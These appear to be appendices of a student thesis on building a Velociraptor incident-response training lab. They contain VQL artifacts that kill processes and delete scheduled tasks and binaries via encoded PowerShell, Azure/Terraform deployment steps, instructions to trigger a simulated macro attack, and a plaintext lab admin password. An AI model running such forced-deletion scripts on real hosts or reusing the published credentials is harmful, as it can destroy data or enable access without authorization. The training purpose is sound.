      SELECT * FROM foreach(
        row= {SELECT *, format(format=stop_process_script, args=procpid) AS ProcessScrip
t FROM processes },
        query= {
          SELECT * FROM chain(
            dump={ SELECT ProcessName AS Name, Pid, FullPath, "" AS Stdout, "" AS Stderr
, "" AS ReturnCode, upload(file=FullPath) as CrashDump
          FROM proc_dump(pid=procpid)
            },
            kill={ SELECT Name, Exe AS FullPath, procpid AS Pid, Stdout, Stderr, ReturnC
ode
```

```
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand",
                base64encode(string=utf16_encode(string=ProcessScript))])
            }
          )
        })
```

Scheduled Task - Solution

```
name: Custom.Windows.Remediation.ScheduledTasks.RemoveAgent
description: |
   Scans the files executed by each Scheduled Task for the name of the mutex used by the
agent binaries (client_mutex).
   If ReallyDoIt is set, Removes all matching Scheduled Tasks and deletes the binary.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
   - name: ReallyDoIt
     type: bool
     default: N


precondition:
      SELECT OS From info() where OS = 'windows'

sources:
  - query: |
      LET TasksPath = "c:/Windows/System32/Tasks/**"
      LET unregister_task_script= 'Unregister-ScheduledTask -TaskName "%s" -Confirm:$fal
se'
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      LET task_files = SELECT Name, FullPath
        FROM glob(globs=TasksPath)
        WHERE NOT IsDir

      LET parse_task = SELECT FullPath, Name, parse_xml(
          accessor='data',
          file=regex_replace(
          source=utf16(string=Data),
          re='<[?].+?>',
          replace='')) AS XML
        FROM read_file(filenames=FullPath)

      LET tasks = SELECT FullPath, Name,
          XML.Task.Actions.Exec.Command as Command,
          XML.Task.Actions.Exec.Arguments as Arguments,
          XML.Task.Actions.ComHandler.ClassId as ComHandler,
          XML.Task.Principals.Principal.UserId as UserId,
          XML as _XML
        FROM foreach(
          row=task_files, query=parse_task)

      LET rule = 'wide ascii:client_mutex'

      LET suspicious_tasks = SELECT * FROM foreach(
          row={SELECT *,
            regex_replace(source=regex_replace(source=expand(path=Command), replace="/",
re="\\\\"), replace="", re='"') As Replaced FROM tasks },
          query={ SELECT Name, FullPath, Command, Arguments, ComHandler, UserId, _XML FR
OM yara(rules=rule, files=Replaced, accessor="ntfs", context=10000000) WHERE log(message
=Replaced) }
        )
        WHERE log(message= "Suspicious task: " + FullPath)

      SELECT * FROM foreach(
        row= { SELECT *,
          format(format=unregister_task_script, args=[Name]) AS TaskScript,
          format(format=delete_file_script, args=[Command]) AS FileScript,
          upload(file=FullPath) AS TaskUpload,
          upload(file=Command) As BinaryUpload
        FROM suspicious_tasks
        WHERE TaskUpload.Sha256 AND BinaryUpload.Sha256
        },
        query={ SELECT * FROM if(condition= ReallyDoIt='Y',
          then={
            SELECT * FROM chain(
              task={ SELECT Name, FullPath, Command AS Executable, TaskScript AS Script,
TaskUpload AS Upload
                FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-en
codedCommand",
                  base64encode(string=utf16_encode(string=TaskScript))])
              },
              file={ SELECT Name, FullPath, Command AS Executable, FileScript AS Script,
BinaryUpload AS Upload
                FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-en
codedCommand",
                  base64encode(string=utf16_encode(string=FileScript))])
              }
            )
          },
          else={
              SELECT Name, FullPath, Command AS Executable, array(TaskUnregisterCommand=
TaskScript, FileDeleteCommand=FileScript) AS CommandsToExecute FROM scope()
          }
        )}
      )
```

Appendix B – Deployment instructions

17. Deployment Instructions

17.1 Introduction

This document details the necessary steps for deploying an Incident Response environment to a new Azure Resource Group with Terraform.

17.2 Cloning our GitLab repository

Our GitLab Repository can be found under to following URL: *https://gitlab.dev.ifs.hsr.ch/sa/terraform*

Clone it with the following command: `git clone ssh://git@gitlab.dev.ifs.hsr.ch:45022/sa/terraform.git`

17.3 Setting Up Terraform

Download terraform from the following website and install it (do not forget to add it to your PATH environment variable): *https://www.terraform.io/downloads.html*

17.4 Azure

17.5 Creating a free account

To deploy to Azure, you need an Azure subscription. If you do not have one, you can create a free subscription on *the Azure webiste*.

The free subscription has 200 Dollars credit to be used within the first month.

17.6 Quota increases

Free accounts are limited to 10 vCPUs. Because our deployment uses more than that, you will need to apply for a quota increase, which can only be done once the free subscription has been upgraded to a Pay-as-you-go subscription. To do so, you must provide a valid credit card. You will keep the remaining credit from the free subscription and only be charged once you exceed it or if you continue using services after a month.

17.6.1 Upgrade your Azure free account

The steps to upgrade the free subscription are from *this website*. Visit the website if you want to see the screens you must click trough.

1. Sign in to the Azure portal
2. Search for Subscriptions.
3. Select the subscription that was created when you signed up for Azure free account.
4. In the subscription overview, click the Upgrade subscription button in the command bar. If you don't see the upgrade subscription button, click on the upgrade banner at the top of the page.
5. If you don't have a credit card in the payment methods for your account, you'll be prompted to add one.

6. You might need to enter a phone number to verify your identity.
7. Type a name for your subscription.
8. Choose no technical support.
9. Click Upgrade.

The upgrade should be reflected in the UI after a few minutes.

17.6.2 Increase Quota

Once you are on at least a Pay-as-you-go subscription, follow the steps on *this website*. The commands below are also listed with the input you must enter on the Azure portal. Visit the website if you want to see the screens you must click trough.

1. In the Azure portal, search for and select Subscriptions.
2. Select the subscription whose quota you want to increase.
3. In the left pane, select Usage + quotas.
4. At the top right, select Request increase.
5. For Quota type, select Compute-VM (cores-vCPUs) subscription limit increases.
6. In the Quota details, do the following steps:

- For Deployment model, select `Resource Manager` , and for Locations, select `West Europe`.
- For the selected location, under Types, Select a `Standard`, and then under Standard, select `BS Series`.
- Then set a new limit greater than 10 under `New vCPU Limit`, because your deployment will need at least 11 vCPUs.

7. Click Save and continue to create the support request.

Now you must wait up to 1-2 days until the support team verifies your request.

17.7 Get the credentials for you deployment

To get the credentials, you will need the Azure CLI. It can be downloaded and installed here: *https://docs.microsoft.com/en-us/cli/azure/install-azure-cli*

The tutorial provided below is from *this website*.

Open your command prompt and type the following commands:

```
$ az login
```

Once logged in - it's possible to list the Subscriptions associated with the account via:

```
$ az account list
```

The output (similar to below) will display one or more Subscriptions - with the id field being the subscription_id field referenced below.

```
[
  {
    "cloudName": "AzureCloud",
    "id": "00000000-0000-0000-0000-000000000000",
    "isDefault": true,
    "name": "PAYG Subscription",
    "state": "Enabled",
    "tenantId": "00000000-0000-0000-0000-000000000000",
    "user": {
      "name": "user@example.com",
      "type": "user"
    }
  }
]
```

The id from this command will be used later when configuring your deployment.

Should you have more than one Subscription, you can specify the Subscription to use via the following command:

```
$ az account set --subscription="SUBSCRIPTION_ID"
```

We can now create the Service Principal which will have permissions to manage resources in the specified Subscription using the following command:

```
$ az ad sp create-for-rbac --role="Contributor" --scopes="/subscriptions/SUBSCRIPTION_ID
"
```

This command will output 5 values:

```
{
  "appId": "00000000-0000-0000-0000-000000000000",
  "displayName": "azure-cli-2017-06-05-10-41-15",
  "name": "http://azure-cli-2017-06-05-10-41-15",
  "password": "0000-0000-0000-0000-000000000000",
  "tenant": "00000000-0000-0000-0000-000000000000"
}
```

You need to specify the newly created credential in the deployment. To do so, edit the file `terraform.tfvars` in the directory where you cloned the project.

The values of the output of the last command map to the Terraform varialbes in `terraform.tfvars` like so: * `client_id` is the `appId` above * `client_secret` is the `password` above * `tenant_id` is the `tenant` above

Additionally, `subscription_id` has to be set to the id of your Azure subscription.

Optionally, you can also set a prefix for your deployment in the `terraform.tfvars` file by assigning changing the value of the `lab_id` variable to your desired prefix.

17.8 Deploying the environment

You are now ready to deploy a new environment.

From the root directory of the deployment (where the `terraform.tfvars` file is located) run:

Only for the first deployment:

```
$ terraform init
```

For all subsequent deployments:

```
$ terraform apply
```

After `apply` confirm with yes. Then you must wait approximately 30 minutes to an hour until the deployment finishes.
If the deployment is successful, the public IPs of `Client1`, `Mgmt-Client` and `Forensic` are printed to the console.

17.9 Start the attack

After successfully deploying, you must start the attack manually by opening the file `C:\Users\aalfort\Documents\sales_report.xlsm` as user `winattacklab\aalfort`.

Connect to the host `Client1` via RDP and open the file in Excel.

The public IP to connect to is printed at the end of the deployment. Later, it can be found by visiting the *Azure Portal* and going to `Resource Groups` -> `_WinAttackLab_<random_id>` -> `<prefix>_WC1_vm`.

You can also download the RDP file from here by clicking `Connect` -> `RDP` in the top left.

The credentials for aalfort can be found in the file `<deployment_base_dir>/modules/dc1-server/files/bulk_ad_user_template.ps1`

Once you are connected via RDP, go to `C:\Users\aalfort\Documents` and open `sales_report.xlsm`. The that will start the attack, which will be completed after about a minute.

17.10 Credentials

The credentials for all Domain Users except `lab_admin` can be found in the file `<deployment_base_dir>/modules/dc1-server/files/bulk_ad_user_template.ps1`.


The credentials for `lab_admin` are specified in `<deployment_base_dir>/terraform.tfvars`

The students should always log in to the Azure VMs with username `winattacklab\lab_admin` and password `L4b_INSS_2000!`

OST
Ostschweizer
Fachhochschule

Appendix C – Aufgabenstellung

OST
Ostschweizer
Fachhochschule



COMPASS SECURITY

Velociraptor Trainingsrange

Aufgabenstellung SA Herbst 2020

Datum:	**September 10., 2020**
Author:	**Cyrill Brunschwiler, Compass Security Schweiz AG**
Classification:	**INTERNAL**

Compass Security Schweiz AG, Werkstrasse 20, Postfach 2038, CH-8645 Jona
T +41 55 214 41 60, team.csch@compass-security.com, www.compass-security.com

1 Einführung

Velociraptor ist eine Open-Source-Plattform für Endpunktüberwachung, digitale Forensik und Cyber-Reaktion. Die Plattform wurde ursprünglich von DFIR-Fachleuten entwickelt um Aktivitäten über Flotten von Endpunkten hinweg nach bestimmten Artefakten zu untersuchen (hunt) und zu überwachen.

Dies beinhaltet unter anderem:
- Analyse von Datenleaks
- Reaktion auf Datenschutzverletzungen
- Rekonstruktion von Angreiferaktivitäten
- Jagd nach Beweisen bei Infiltrationen
- Untersuchung von Malware-Ausbrüchen und anderen verdächtigen Netzwerkaktivitäten
- Kontinuierliche Überwachung auf verdächtige Benutzeraktivitäten, wie z.B. das Kopieren von Dateien auf USB-Geräte

2 Aufgabe

Im Rahmen der Arbeit soll ein Training Range (Hacking-Lab) erstellt werden, der künstlich verseucht ist. Zudem sollen geeignete Aufgaben und Puzzles erstellt werden, die unter Beihilfe von Velociraptor untersucht werden. Ziel ist es, den Nutzern die Vorgehensweise im Notfall und die Verwendung von Velociraptor zu schulen. Optional kann Velociraptor mit neuen Features ergänzt werden (weitere Artefaktparser oder SIEM Format Support - SIGMA).

2.1 Tätigkeiten

- Studium zu Live Incident Response Vorgehensweisen bzw. Standards
- Studium zu Velociraptor und Velociraptor Query Language (VQL)
- Erstellen eines geeigneten Schulungskonzeptes
- Aufbau eines Training Range für Hacking-Lab basierend auf Microsoft Azure und Terraform
- Erstellung von Aufgabenstellungen und Musterlösungen (Englisch)
- Optional: Erweiterung von Velociraptor

3 Vorgehen

Im Rahmen der allgemeinen Richtlinien zur Durchführung von Studien- und Bachelorarbeiten gemäss eigenem Projektmanagementplan. Dieser Projektmanagementplan ist als Erstes zu erstellen und enthält insbesondere:

- Die Beschreibung des dem Projektcharakter angepassten Vorgehensmodells.
- Eine erste Aufteilung der Aufgabe in gemeinsam und einzeln zu bearbeitende Teile unter Berücksichtigung der vorgegebenen Teilaspekte. Die genaue Aufteilung muss spätestens nach der Technologiestudie (Elaboration) erfolgen.
- Den Projektplan (Zeitplan) und die Meilensteine.

4 Anforderungen

Es geht darum einen Trainingsrange mit geeigneten Übungen zu erstellen, welche den kompletten Incident Response Prozess sowie typische Arbeiten während Live Response Einsätzen abdecken.

4.1.1 Vorgaben

- Abbildung der Aufgaben im Hacking-Lab
- Berücksichtigung aller Schritte im Incident Response Prozess
- Aufgaben für Velociraptor
- Aufgaben mit Volatility
- Sammeln von typischen Artefakten

4.1.2 Schulungziele

(angelehnt an https://cf.ict-berufsbildung.ch/modules.php?name=&a=20101&cmodnr=684)

- Kennt die Anforderungen an die forensische Sicherung von flüchtigem Arbeitsspeicher und temporären Auslagerungsdateien und kann erläutern, welche Informationen für die Analyse eines Speicherabbildes zusätzlich gesichert werden müssen (z. B. Systemdatum und Uhrzeit, Liste der aktiven Prozesse und Applikationen, aktive Netzwerkverbindungen).

- Kennt geeignete Werkzeuge zur Erstellung von Speicherabbildern von Arbeitsspeichern (z. B. Volatility, Autopsy, The Sleuth Kit).
- Kennt relevante Merkmale der Rechnerarchitektur von standortgebundenen und mobilen Geräten (z. B. Prozessor, Datenspeicher, Schnittstellen) und kann deren Unterschiede und Relevanz für digital-forensische Analysen erläutern.
- Kennt gängige Betriebssysteme für standortgebundene und mobile Geräte (z. B. Windows, Unix/Linux, Mac OS, iOS, Android) und kann deren Merkmale und Unterschiede für digital-forensische Analysen erläutern. (z. B. Kernel, Systemaufrufe, Prozessverwaltung, ausführbare Dateiformate, Bootprozess,
- Kennt typische Indikatoren zur Erkennung von Malware (z. B. Hashwerte, Dateinamen, Registry-Schlüssel, YARA-Regeln) und kann relevante Quellen solcher Indikatoren nennen (z. B. OpenIOC, YARA-Repository, CTI der Organisation).
- Kennt geeignete Werkzeuge für die Analyse von Dateien und deren Inhalte.
- Kennt die wesentlichen Inhalte eines nachvollziehbaren Untersuchungsprotokolls (z. B. Identifikation, Timeline und Zeitstempel, Aktivität, Werkzeuge und Parameter, Resultate, Belege).
- Kennt gängige Formate zur Beschreibung von Indikatoren von Malware (z. B. STIX, OpenIOC Format, Intrusion Detection Message Exchange Format IDMEF, Incident Object Description Exchange Format IODEF, YARA-Regeln).

4.1.3 Technologien

- Microsoft Azure Infrastruktur
- Deployment mit Terraform
- Incident Response Prozesse
- Infiltrierung von Netzwerken, Malware
- Kennenlernen von SIEM Formaten (IoC, YARA, SIGMA)
- Microsoft Windows Forensik (Live, Post-Mortem, wichtige Artefakte)
- Software Engineering, Requirementsanalyse für Velociraptor (Google Go)

5 Infrastruktur

Die Arbeiten werden auf den Rechnern der Studenten durchgeführt. Zusätzlich benötigte Software oder Hardware wird bei Bedarf und nach Rücksprache mit Compass Security zur Verfügung gestellt.


6 Erwartete Resultate

6.1 In elektronischer Form:

- Technologiestudien, Know-how Aufbau, Setup Guide
- Beschreibung von Aufgabenstellungen und Musterlösungen in Englisch gemäss Vorgabe Hacking-Lab
- komplette Use Cases und Erfolgs-Szenarien resp. Musterlösungen
- Software (falls relevant)
    - kompletter Source Code
    - komplette Dokumentation (Use Cases, Klassenmodell, Sequenzdiagramme usw. in UML)
- alle Dokumente
- alle Protokolle

Gemäss der Anleitung der HSR: https://skripte.hsr.ch/Informatik/Fachbereich/Studienarbeit_Informatik/

Es muss aus den abgegebenen Dokumenten klar hervorgehen, wer für welchen Teil der Arbeit und der Dokumentation verantwortlich war (detaillierte Zeiterfassung).



COMPASS SECURITY

7 Termine

7.1 Start/Ende

Termine gemäss https://skripte.hsr.ch/Informatik/Fachbereich/Studienarbeit_Informatik/

Datum	Task
11.09.2020	Einrichten der Arbeitsplätze in den Labors und Vorbesprechung mit Betreuer
14.09.2020	Beginn der Studienarbeit, Ausgabe der Aufgabenstellung durch den Betreuer. Vorlagen sowie eine ausführliche Anleitung betreffend Dokumentation stehen auf dem Skripteserver zur Verfügung.
14.12.2020	Die Studierenden erfassen den Abstract in https://abstract.hsr.ch/ und geben den Abstract zur Kontrolle an ihren Betreuer/Examinator frei.
16.12.2020	Der Betreuer/Examinator gibt das Dokument mit dem korrekten und vollständigen Abstract zur Weiterverarbeitung an das Studiengangsekretariat frei.
18.12.2020	Hochladen aller Dokumente auf archiv-i.hsr bis 17 Uhr

7.2 Zeitplan und Meilensteine

Zeitplan und Meilensteine für das Projekt sind von den Studenten selber zu erarbeiten und zusammen mit dem Projektmanagementplan abzuliefern. Die Meilensteine sind bindend. Der erste Meilenstein ist vorgegeben. Mit den Betreuern werden regelmässige Sitzungen zur Fortschrittskontrolle durchgeführt.

8 Betreuung

Die Arbeiten werden durch Cyrill Brunschwiler betreut.

8.1 Kontakt

Cyrill Brunschwiler, Managing Director, Compass Security Schweiz AG
Weststrasse 50, 8003 Zürich, Switzerland
Werkstrasse 20, 8645 Jona, Switzerland

+41 44 455 6412
cyrill.brunschwiler@compass-security.com
cyrill.brunschwiler@hsr.ch
https://fb.compass-security.com/inbox/hUGXMr2EeZ2V7b

9 Referenzen

- Velociraptor https://www.velocidex.com/about/
- Velociraptor on Github https://github.com/Velocidex/velociraptor
- Velociraptor on Youtube https://www.youtube.com/watch?v=u7KBwgHIZ3U
- Velociraptor Sample Training Content https://www.velocidex.com/training/online_june_eu_2020/

10 Unterschriften

